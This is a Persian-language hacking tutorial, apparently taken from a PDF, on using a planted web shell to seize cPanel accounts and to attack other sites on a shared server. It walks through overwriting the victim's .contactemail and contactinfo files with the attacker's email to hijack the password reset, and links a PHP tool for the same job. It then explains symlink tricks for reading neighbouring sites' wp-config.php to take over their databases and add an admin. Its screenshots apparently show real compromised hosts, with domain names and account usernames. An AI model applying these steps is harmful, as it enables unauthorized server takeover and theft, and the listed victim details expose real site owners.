
3- با استفاده از ابزاری با زبان php که لینک این ابزار را برای شما میگذارم

[https://beat-heat.com/files/upload/cp\\_reset.zip](https://beat-heat.com/files/upload/cp_reset.zip)


ما در این آموزش قرار است روش اول و دوم را آموزش دهیم اما اگر شما میخواید از روش سوم یعنی استفاده از ابزار استفاده کنید میتوانید ابزار را از لینک بالا دانلود کنید

روش اول استفاده از آپشن وب شل : fox

برای دسترسی به cPanel، کافیست به منوی Web Shell FOX در HackerTools رفته و بر روی [ Reset Password cPanel] کلیک کنید.




اگر با متن زیر مواجه شدید یعنی cPanel روی سرور نصب نیست برای اطمینان می توانید لینک زیر را در مرورگر خود جستجو کنید site.com/cpanel یا site.com:2083




### \* دقت کنید همیشه اسم تارگت شماست \*

هر کدام از اینها شما را به صفحه ورود به cPanel می برد اما اگر شما را به صفحه ورود نبرد بدانید سیپنل در سرور نصب نشده ، اما اگر سی پنل در سرور وجود داشت و سایت از آن استفاده می کرد با چنین متنی مواجه می شوید :



اگر روی گزینه اول کلیک کنید رمز عبور و نام کاربری سی پنل را به شما می دهد




اگر روی گزینه اول کلیک کنید رمز عبور و نام کاربری سی پنل را به شما می دهد. اما اجازه دهید کمی بیشتر وارد این بحث شویم و به صورت دستی به سی پنل دسترسی پیدا کنیم

روش دوم دسترسی به سیپنل به صورت دستی :

به عنوان مثال، اگر هدف شما در چنین مسیری باشد

/home/websitel/public\_html/



به یک مسیر قبل برگردید جایی که فایل .contactemail و پوشه contact در آن مسیر هستند در اینجا اگر من به یک مسیر قبل برگردم درواقع اینجا خواهم بود :

/home/websitel/

Username: Linux webhost82.resellerone.host 3.10.0-1062.18.1.el7.x86\_64 #1 SMP Tue Mar 17 23:49:17 UTC 2020 x86\_64 [Google] [Exploit-DB] UTF-8  
User: 1215 (acbconformityass ) Group: 1217 (acbconformityass )  
Php: 7.4.33 Safe mode: OFF [ phpinfo ] Datetime: 2022-12-31 19:45:43  
Hdd: 780.91 GB Free: 596.50 GB (76.39%)  
Cwd: /home/acbconformityass/ drwx--x--x [ home ]

Sec. Info Files Console Infect HackerTools Sql SpammerTools Php FoxTools Priv8Tools Safe mode Adminer String tools Bruteforce Network Self remove

### File manager

| Name              | Size  | Modify              | Owner/Group                       | Permissions | Actions   |
|-------------------|-------|---------------------|-----------------------------------|-------------|-----------|
| [ .. ]            | dir   | 2022-12-31 12:41:31 | root/root                         | drwx--x--x  | R T       |
| [ .cpanel ]       | dir   | 2022-12-31 16:53:22 | acbconformityass/acbconformityass | drwx-----   | R T       |
| [ .phorde ]       | dir   | 2022-10-27 13:03:46 | acbconformityass/acbconformityass | drwx-----   | R T       |
| [ .htpasswd ]     | dir   | 2022-10-27 13:03:45 | acbconformityass/nobody           | drwxr-x---  | R T       |
| [ .razor ]        | dir   | 2022-12-31 12:24:55 | acbconformityass/acbconformityass | drwxr-xr-x  | R T       |
| [ .spamassassin ] | dir   | 2022-11-20 16:48:49 | acbconformityass/acbconformityass | drwx-----   | R T       |
| [ .trash ]        | dir   | 2022-10-27 13:19:27 | acbconformityass/acbconformityass | drwx-----   | R T       |
| [ access-logs ]   | link  | 2022-12-31 12:05:57 | root/acbconformityass             | drwxr-x---  | R T       |
| [ etc ]           | dir   | 2022-11-17 23:13:27 | acbconformityass/mail             | drwxr-x---  | R T       |
| [ logs ]          | dir   | 2022-12-31 12:52:34 | acbconformityass/acbconformityass | drwx-----   | R T       |
| [ mail ]          | dir   | 2022-12-31 16:10:02 | acbconformityass/acbconformityass | drwxr-x--x  | R T       |
| [ public_ftp ]    | dir   | 2022-10-27 13:03:45 | acbconformityass/acbconformityass | drwxr-x---  | R T       |
| [ public_html ]   | dir   | 2022-12-31 14:33:41 | acbconformityass/nobody           | drwxr-x---  | R T       |
| [ ssl ]           | dir   | 2022-12-27 12:25:33 | acbconformityass/acbconformityass | drwxr-xr-x  | R T       |
| [ tmp ]           | dir   | 2022-12-31 11:30:13 | acbconformityass/acbconformityass | drwxr-xr-x  | R T       |
| [ www ]           | link  | 2022-12-31 14:33:41 | acbconformityass/nobody           | drwxr-x---  | R T       |
| .bash_history     | 147 B | 2022-12-03 23:08:47 | acbconformityass/acbconformityass | -rw-----    | R T F E D |
| .bash_logout      | 18 B  | 2022-10-27 13:03:45 | acbconformityass/acbconformityass | -           |           |
| .bash_profile     | 193 B | 2022-10-27 13:03:45 | acbconformityass/acbconformityass | -           |           |
| .bashrc           | 231 B | 2022-10-27 13:03:45 | acbconformityass/acbconformityass | -           |           |
| .contactemail     | 46 B  | 2022-12-31 16:53:22 | acbconformityass/acbconformityass | -           |           |
| .lastlogin        | 218 B | 2022-12-31 11:30:05 | acbconformityass/acbconformityass | -           |           |
| secure_site_id    | 103 B | 2022-12-08 20:26:48 | acbconformityass/acbconformityass | -           |           |

PIC 58

سپس فایل . contactemail را ویرایش کنید و ایمیل خود را قرار دهید

Username: Linux webhost82.resellerone.host 3.10.0-1062.18.1.el7.x86\_64 #1 SMP Tue Mar 17 23:49:17 UTC 2020 x86\_64 [Google] [Exploit-DB] UTF-8  
User: 1215 (acbconformityass ) Group: 1217 (acbconformityass )  
Php: 7.4.33 Safe mode: OFF [ phpinfo ] Datetime: 2022-12-31 19:45:43  
Hdd: 780.91 GB Free: 596.50 GB (76.39%)  
Cwd: /home/acbconformityass/ drwx--x--x [ home ]

Sec. Info Files Console Infect HackerTools Sql SpammerTools Php FoxTools Priv8Tools Safe mode Adminer String tools Bruteforce Network Self remove

### File tools

Name: .contactemail Size: 46 B Permission: -rw----- Owner/Group: acbconformityass/acbconformityass  
Create time: 2022-12-31 16:53:22 Access time: 2022-12-31 16:53:22 Modify time: 2022-12-31 16:53:22

View Highlight Download Hexdump [ Edit ] Chmod Rename Touch Frame

```
your-email@gmail.com
```

>> Change dir: /home/acbconformityass/ >>


Read file:

PIC 59

و بعد پوشیده cpanel و فایل contactinfo را ویرایش کنید و ایمیل خود را به این صورت وارد


کنید

email:your-email




و فایل را ذخیره کنید و به این لینک بروید


site.com:2083/resetpass?start=1




سپس نام کاربری تارگت خود را در قسمت username وارد کنید و بعد روی Reset Password کلیک کنید



\* می توانید نام کاربری تارگت مورد نظر خود را در بخش User Web Shell پیدا کنید



و سپس ایمیل خود را در قسمت ایمیل وارد کنید همان ایمیلی که در فایل .contactemail قرار دادید را وارد کنید



و بعد يك کد به ايميل شما ارسال می شود که آن کد را وارد ميکنيد تا احزار هویت شويد و سپس يك رمز عبور برای سی پنل ايجاد کرده و وارد سیپنل شويد.

توجه: هر زمان که فایل های .[contactinfo](#) و [contactmail](#) وجود نداشتند، آنها را ايجاد کنيد یا از آپشن Web Shell استفاده کنيد.

# **How to symlink (use webshell)**

گاهی اوقات تارگت ما چیزی است که نمی توانیم به آن اکسس پیدا کنیم، به همین دلیل ما به یکی از سایت های روی سرور دسترسی پیدا می کنیم تا از طریق `symlink` به تارگت مورد نظر دسترسی پیدا کنیم.

دستوری در لینوکس وجود دارد که به ما کمک می کند از فایل‌ها شورتکات بگیریم `ln` که قرار است با همین دستور از طریق وب شل آلفا سیم لینک کنیم. اما اگر نمی توانید سرور را سیم‌لینک کنید، بدانید که دستورات زیر توسط مدیر سرور به این گونه تغییر پرمیژن داده شده :

- `cd /bin`
- `chmod 700 mkdir`
- `chmod 700 ls`
- `chmod 700 uname`
- `chmod 700 pwd`
- `chmod 700 ln`
- `chmod 700 id`
- `chmod 700 cat`
- `chmod 700 su`
- `chmod 700 touch`
- `chmod 700 kill`
- `chmod 700 vi`
- `chmod 700 nano`
- `chmod 700 sh`
- `chmod 700 chmod`

با این دستورات می توانید سیم‌لینک را متوقف کنید البته همیشه راهی برای دور زدن آن وجود دارد اما چگونه سرور را سیم‌لینک کنیم؟ ما از `Symlink` برای خواندن فایل کانفیگ وبسایت های روی سرور استفاده می‌کنیم اما میتوانیم فایل های دیگر وبسایت را هم بخوانیم پس دقت کنید.

**اما چگونه این به ما کمک میکند:**

ما می توانیم با این کار به اطلاعات دیتابیس سایت ها دسترسی پیدا کنیم منظور از اطلاعات دیتابیس همان `dbhost` و ... هست که در آموزش دسترسی به دیتابیس در مورد آنها صحبت کردیم تصور کنید به فایل کانفیگ وب سایت مورد نظر دسترسی داریم ما به راحتی می توانیم به پایگاه داده سایت دسترسی پیدا کنیم و یک ادمین برای آن سایت اضافه کنیم.

برای مثال اگر ما بخوایم سایت شماره 20 را سیملینک کنیم روی گزینه symlink میکنیم

Symlink

| Symlink |

| Symlink( php ) | | Symlink( perl ) | | Symlink( python ) | | File Symlink |

|    | Domains                     | Users            | Symlinks |
|----|-----------------------------|------------------|----------|
| 1  | affiliate.resellercone.in   | affiliateextraon | Symlinks |
| 2  | dtsdemo.xyz                 | rszqldhy         | Symlinks |
| 3  | hencessocial.com            | iktwxnyk         | Symlinks |
| 4  | eduhikrta.co.in             | afhokhkh         | Symlinks |
| 5  | exampleplanet.in            | afhokhkh         | Symlinks |
| 6  | hinduayanadventuretrips.com | egagkair         | Symlinks |
| 7  | onchange technologies.com   | yrtvyyhf         | Symlinks |
| 8  | mycareerstudy.com           | givennin         | Symlinks |
| 9  | astrokaushik.com            | ggihlkjg         | Symlinks |
| 10 | nicketics.com               | vdbqgrix         | Symlinks |
| 11 | asraftek.in                 | uillmcqj         | Symlinks |
| 12 | chandigarhsquare.com        | chandigarhsq     | Symlinks |
| 13 | 091technology.in            | jpooinl          | Symlinks |
| 14 | nsjpublicschool.in          | jpooinl          | Symlinks |
| 15 | viralvamova.com             | grzfwsj          | Symlinks |
| 16 | angelskinclinic.com         | grzfwsj          | Symlinks |
| 17 | supertexep.com              | bmcctozl         | Symlinks |
| 18 | sealthsecured.in            | tchpxjk          | Symlinks |
| 19 | blueianetworks.com          | dcxbqfw          | Symlinks |
| 20 | newgalato.com               | nkpoajye         | Symlinks |
| 21 | planetbeta.com              | bhplqfju         | Symlinks |
| 22 | vivesurveyor.com            | ngagohaw         | Symlinks |

تا وب شل آلفا فایل های درون سایت را برای ما نشان دهد

Index of /wp-content/themes/fitnessbase/alfasymlink/root/home/nkpoajyg/public\_html

| Name                  | Last modified    | Size | Description |
|-----------------------|------------------|------|-------------|
| Parent Directory      |                  | -    |             |
| dmca-validation.html  | 2021-08-18 12:35 | 33   |             |
| hvn9C3opyR_MzRMKWSkUH | 2022-08-16 11:38 | 131  |             |
| index.php             | 2020-02-06 12:03 | 405  |             |
| license.txt           | 2022-02-11 19:36 | 19K  |             |
| readme.html           | 2022-04-06 13:34 | 7.3K |             |
| robots.txt            | 2021-08-31 16:23 | 119  |             |
| twitter.txt           | 2021-11-03 22:59 | 6.3K |             |
| wp-activate.php       | 2021-08-17 13:16 | 7.0K |             |
| wp-admin/             | 2022-02-11 19:37 | -    |             |
| wp-blog-header.php    | 2020-02-06 12:03 | 351  |             |
| wp-comments-post.php  | 2022-02-11 19:36 | 2.3K |             |
| wp-config-sample.php  | 2022-02-11 19:36 | 2.9K |             |
| wp-config.php         | 2021-11-17 21:20 | 2.7K |             |
| wp-content/           | 2022-08-16 11:38 | -    |             |
| wp-cron.php           | 2021-08-17 13:16 | 3.8K |             |
| wp-includes/          | 2022-02-11 19:36 | -    |             |
| wp-links-opml.php     | 2020-02-06 12:03 | 2.4K |             |
| wp-load.php           | 2021-08-17 13:16 | 3.8K |             |
| wp-login.php          | 2022-02-11 19:36 | 47K  |             |
| wp-mail.php           | 2022-02-11 19:36 | 8.4K |             |
| wp-settings.php       | 2022-02-11 19:36 | 22K  |             |

همانطور که در عکس بالا میبینید نام وب سایت های روی سرور و یوزر آنها و گزینه سیملینک آنها نمایش داده شده.

